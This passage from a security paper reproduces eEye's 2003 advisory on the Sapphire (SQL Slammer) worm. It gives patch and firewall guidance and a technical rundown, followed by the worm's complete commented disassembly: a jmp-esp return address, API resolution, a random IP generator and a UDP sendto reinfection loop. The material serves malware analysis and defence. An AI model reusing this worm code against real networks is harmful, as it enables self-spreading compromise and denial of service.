If MSSQLSERVER is in the list of services, the default instance of MSDE is installed on the machine. Other instances may exist, if they do they will be listed as MSSQL$**** (where stars indicate the name of the instance)

Instructions for removing the Slammer Virus from MSDE can be found at:
http://www.microsoft.com/technet/security/virus/alerts/slammer.asp

For the most current information about additional security-related information about Microsoft products, visit the following Microsoft Web site:
http://www.microsoft.com/security

Appendix III:

Microsoft SQL Sapphire Worm Analysis

Release Date:
1/25/2003

Severity:
High

Systems Affected:
Microsoft SQL Server 2000 pre SP3
Microsoft Desktop Engine (MSDE) 2000

Description:
Late Friday, January 24, 2003 we became aware of a new SQL worm spreading quickly across various networks around the world.

The worm is spreading using a buffer overflow to exploit a flaw in Microsoft SQL Server 2000. The SQL 2000 server flaw was discovered in July, 2002 by Next Generation Security Software Ltd. The buffer overflow exists because of the way SQL improperly handles data sent to its Microsoft SQL Monitor port. Attackers leveraging this vulnerability will be executing their code as SYSTEM, since Microsoft SQL Server 2000 runs with SYSTEM privileges.

The worm works by generating pseudo-random IP addresses to try to infect with its payload. The worm payload does not contain any additional malicious content (in the form of backdoors etc.); however, because of the nature of the worm and the speed at which it attempts to re-infect systems, it can potentially create a denial-of-service attack against infected networks.

We have been able to verify that multiple points of connectivity on the Internet have been bogged down since 9pm Pacific Standard Time.

It should be noted that this worm *is not* the same as an earlier SQL worm that used the SA/nopassword SQL vulnerability as its spread vector. This is a new worm is more devastating as it is taking advantage of a software-specific flaw rather than a configuration error. We have already had many reports of smaller networks brought down due to the flood of data from the Sapphire Worm
trying to re-infect new systems.

Corrective Action:
We recommend that people immediately firewall SQL service ports at all of their gateways. The worm uses only UDP port 1434 (SQL Monitor Port) to spread itself to a new system; however, it is safe practice to filter all SQL traffic at all gateways. The following is a list of SQL server ports:
ms-sql-s 1433/tcp #Microsoft-SQL-Server
ms-sql-s 1433/udp #Microsoft-SQL-Server
ms-sql-m 1434/tcp #Microsoft-SQL-Monitor
ms-sql-m 1434/udp #Microsoft-SQL-Monitor

Once again this worm is taking advantage of a *known* vulnerability that has had a patch available for many months. Microsoft has also released a recent service pack for SQL (Service Pack 3) that includes a fix for this vulnerability.

Standalone patch:
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS02-

039.asp

SQL 2000 Service Pack 3:
http://www.microsoft.com/sql/downloads/2000/sp3.asp

Previous SQL Service Pack versions *are* vulnerable.

Free Retina Sapphire SQL Worm Scanner
http://www.eeye.com/html/Research/Tools/SapphireSQL.html

Technical Description:
The following is a quick run-down of what the worm's payload is doing after infection:

1. Retrieves the address of GetProcAddress and Loadlibrary from the IAT in sqlsort.dll. It then snags the necessary library base addresses and function entry points.
2. Calls gettickcount, and uses returned count as a pseudo-random seed.
3. Creates a UDP socket.
4. Performs a simple pseudo-random number generation formula using the returned gettickcount value to generate an IP address that will later be used as the target.
5. Sends worm payload in a SQL Server Resolution Service request to the pseudo-random target address, on port 1434 (UDP).
6. Returns back to formula and continues to generate new pseudo-random IP addresses.

We are providing the worm code disassembled. (See Below)

In Closing:
We have provided brief information here as we are currently working to understand more of the worm's internal behavior. We will provide updates as they become available.

This worm has been dubbed the "Sapphire Worm" by eEye due to the fact that several engineers had to be pulled away from local bars to begin the investigation/dissection process.

Credit:
Riley Hassell

Related Links:
Microsoft's Vulnerability Information & Patch
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS02-039.asp

Next Generation Security Software SQL Server Advisory
http://www.nextgenss.com/advisories/mssql-udp.txt

SQLSecurity.com
http://sqlsecurity.com/

Disclaimer:

The information within this paper may change without notice. Use of this information constitutes acceptance for use in an AS IS condition. There are NO warranties with regard to this information. In no event shall the author be liable for any damages whatsoever arising out of or in connection with the use or spread of this information. Any use of this information is at the user's own risk.

Feedback
Please send suggestions, updates, and comments to:

eEye Digital Security
http://www.eEye.com
info@eEye.com

Worm Code Disassembled:

```
;SAPPHIRE WORM CODE DISASSEMBLED
;eEye Digital Security: January 25, 2003
;Updated January 27, 2003

push    42B0C9DCh       ; [RET] sqlsort.dll -> jmp esp
mov     eax, 1010101h   ;
                        ; Reconstruct session, after the overflow the payload buffer
                        ; gets corrupted during program execution but before the
                        ; payload is executed. The worm writer rebuilds the buffer
                        ; so he can later resend it in the sendto() loop.
xor     ecx, ecx
mov     cl, 18h

fixup_payload:
push    eax
loop    fixup_payload
xor     eax, 5010101h   ; 0x1010101 xor 0x5010101 = 0x04000000 (msg_type for sql
resoloution request)
                        ;
                        ; 0x04 is the msg type for request, he has no rebuilt the payload
                        ; so it can be fired over the wire later and reinfect.
push    eax
mov     ebp, esp        ;
                        ; Move esp into ebp. This will allow him to reference data
                        ; pushed onto the stack later using ebp. He could use esp
                        ; also except for the fact that he push's a lot of values and
                                        ; an esp offset will not as reliable. So he
chose ebp...
                        ;
push    ecx             ;
                        ; During this phase a series of strings and terminating
                        ; nulls are pushed onto the stack. This method is common
                        ; in simple exploits that don't require a large amount of
                        ; imports to operate. It should also noted that the worm
                        ; use's the ecx register to store nulls, after it is
                        ; decremented to zero from the loop routine.
                        ;
push    6C6C642Eh
push    32336C65h
push    6E72656Bh       ; Push string kernel32.dll
push    ecx
push    746E756Fh       ; Push string GetTickCount
push    436B6369h
push    54746547h
mov     cx, 6C6Ch
push    ecx
push    642E3233h       ; Push string ws2_32.dll
push    5F327377h
mov     cx, 7465h
push    ecx
push    6B636F73h       ; Push string socket
mov     cx, 6F74h
push    ecx
```

```
push    646E6573h       ; Push string sendto
                        ;
mov     esi, 42AE1018h  ; sqlsort.dll->IAT entry for LoadLibrary
                        ;
                        ; The worm writer uses the sqlsort IAT to locate
                        ; the entry points for LoadLibrary and GetProcAddress.

                        ;
lea     eax, [ebp-2Ch]  ; Load address of string "ws2_32.dll" into eax and
                        ; supply as an argument to LoadLibrary.
push    eax
call    dword ptr [esi] ; call  sqlsort:[IAT]->LoadLibrary("ws2_32.dll")
                        ;
push    eax             ; When LoadLibrary returns, the base of ws2_32 is in eax.
                        ; This will be used later for a GetProcAddress so he saves
                        ; it on the stack using a push..
                        ;
lea     eax, [ebp-20h]  ; Load address of string "GetTickCount" into eax and
                        ; push it on the stack. This will be used as an argument
                        ; to the GetProcAddress call after the next LoadLibrary call.
push    eax
lea     eax, [ebp-10h]  ; Load address of string "kernel32.dll" into eax
push    eax
call    dword ptr [esi] ; call  sqlsort:[IAT]->LoadLibrary("kernel32.dll")
                        ;
push    eax             ; When LoadLibrary returns, the base of kernel32 is in eax.
                        ; This will be used later for a GetProcAddress so he saves
                        ; it on the stack using a push..
                        ;
mov     esi, 42AE1010h  ; Move sqlsort:[IAT] entry into esi. The IAT, or Import Address
                      ; Table will shift across dll versions so the worm writer checks a
                      ; small instruction sequence at the entry point of the function to
                      ; verify that it is in fact, GetProcAddress.
                        ;
                        ;
mov     ebx, [esi]      ; Move IAT entry (function entry point) into ebx.
                        ;
mov     eax, [ebx]     ; Move 4 bytes of instructions from function entry point into eax.
                        ;
cmp     eax, 51EC8B55h  ; Check entry point fingerprint for getprocaddress, if the
                        ; compare fails he uses
                        ; an assumed IATentry. So he checks the entry, if it's not
                        ; GetProcAddress he
                        ; assumes it's an alternate dll version and uses the static entry
                        ; in that assumed
                        ; dll version.
                        ;
                        ; The library version I have is:2000.80.534.0. This dll version
                        ; hips with a base
                        ; installation of MSSQL server 2000.  The IATwith this DLL is an
                        ; entry point for
                        ; RtlEnterCriticalSection, so the first check will obviously fail
                        ; and the jz will
                        ; not succeed.
                        ;
                        ; It is undetermined what dll versions this payload will succeed
                        ; on. Due to
                        ; the "if not, then other"  importing scheme, this may not work
                        ; across all dll
                        ; versions.
                        ;
                        ;
jz      short FOUND_IT  ; GetProcAddress(kernel32_base,GetTickCount)
mov     esi, 42AE101Ch  ; This point is only reached if the previous test failed. On a
                        ; default install of MSSQL Server 2000, we will reach this point.
                        ; Then next assignment will assign esi the sqlsort.dll->IAT entry
                        ; for GetProcAddress.
FOUND_IT:
call    dword ptr [esi] ; GetProcAddress(kernel32_base,GetTickCount)
call    eax             ; GetTickCount()
xor     ecx, ecx
```

```
push    ecx
push    ecx
push    eax             ; Push GetTickCount returned value, which is the number
                        ; of milliseconds since the system was last started. This value
                        ; will later be used as a seed for the pseudo random number
                        ; generation.
                        ;
                        ;
xor     ecx, 9B040103h  ; 0x9B040103 xor 0x1010101 = 9A050002 (dest port/family)
                        ;
xor     ecx, 1010101h
push    ecx             ; 9A050002 = port 1434 / AF_INET
                        ;
lea     eax, [ebp-34h]  ; Load address of string "socket" into eax and supply
                        ; it as the second argument to GetProcAddress
push    eax
mov     eax, [ebp-40h]  ; Load ws2_32 base address into eax and
                        ; supply as first argument to GetProcAddress.
push    eax
call    dword ptr [esi] ; GetProcAddress(ws2_32,socket)
push    11h
push    2
push    2
call    eax             ; socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP)
                        ;
push    eax             ; Push socket descriptor
                        ;
lea     eax, [ebp-3Ch]  ; Load address of string "sendto" into eax and
                        ; supply it as the second argument to GetProcAddress.
push    eax
mov     eax, [ebp-40h]  ; Load ws2_32 base address into eax and
                        ; supply it as the first address to GetProcAddress.
push    eax
call    dword ptr [esi] ; GetProcAddress(ws2_32,sendto)
mov     esi, eax        ; Save the entry point for sendto, returned by GetProcAddress
                        ; into esi.
                        ;
or      ebx, ebx        ; ebx = 77F8313C, left over from the sqlsort IAT reads.
                        ;
xor     ebx, 0FFD9613Ch ; We'll end up with 0x88215000 or 0x88336870, depending on dll
                        ; version. Other values are generated depending on dll version.
                        ;

PSEUDO_RAND_SEND:
mov     eax, [ebp-4Ch]  ; Load the seed from GetTickCount into eax and enter pseudo
                        ; random generation. The pseudo generation also takes input from
                        ; an xor'd IAT entry to assist in more random generation.
lea     ecx, [eax+eax*2]
lea     edx, [eax+ecx*4]
shl     edx, 4
add     edx, eax
shl     edx, 8
sub     edx, eax
lea     eax, [eax+edx*4]
add     eax, ebx
mov     [ebp-4Ch], eax  ; Store generated IP address into sock_addr structure.
push    10h
lea     eax, [ebp-50h]  ; Load address of the sock_addr structure that was
                        ; created earlier, into eax, then push as an argument
                        ; to sendto().
                        ;
push    eax
xor     ecx, ecx        ; Push (flags) = 0
push    ecx
xor     cx, 178h        ; Push payload length = 376
push    ecx
lea     eax, [ebp+3]    ; Push address of payload
push    eax
mov     eax, [ebp-54h]
push    eax
call    esi             ; sendto(sock,payload,376,0, sock_addr struct, 16)
```

```
                                ;
jmp     short PSEUDO_RAND_SEND
```

References:

1. http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS02-039.asp

2. http://www.cert.org/advisories/CA-1996-01.html

3. Microsoft Security Bulletin MS02-039, http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS02-039.asp

4. Connected: An Internet Encyclopedia, http://www.freesoft.org/CIE/Topics/85.htm

5. Connected: An Internet Encyclopedia, http://www.freesoft.org/CIE/RFC/768/index.htm

6. Worm: UK security specialist says his code was used in Slammer worm, Computer Cops, http://www.computercops.biz/article2076.html

7. SQL Slammer Worm, Wikipedia, the free encyclopedia,http://www.wikipedia.org/wiki/SQL_slammer_worm

8. Warhol Worms: The potential for Very Fast Internet Plagues, Nicholas C. Weaver,http://www.cs.berkeley.edu/~nweaver/warhol.html

9. CERT Advisory CA-2003-04: MS-SQL Server Worm, http://www.cert.org/advisories/CA-2003-04.html

10. CERT Advisory CA-2002-22: Multiple Vulnerabilities in Microsoft SQL Server, http://www.cert.org/advisories/CA-2002-22.html

11. Microsoft SQL Sapphire Worm Analysis, http://www.eeye.com/html/Research/Flash/AL20030125.html

12. MS-SQL Worm propagation attempt; The SNORT Signature Database, http://www.snort.org/snort-db/sid.html?sid=2003

13. Dragonidsuser group, my-sql slammer / sapphire worm sig, http://www.goonda.org/lists/dragonidsuser/2003-01/msg00072.html

14. Insecure.org Focus-IDS list archive; Protocol anomaly Detection IDS, http://lists.insecure.org/lists/focus-ids/2003/Feb/0082.html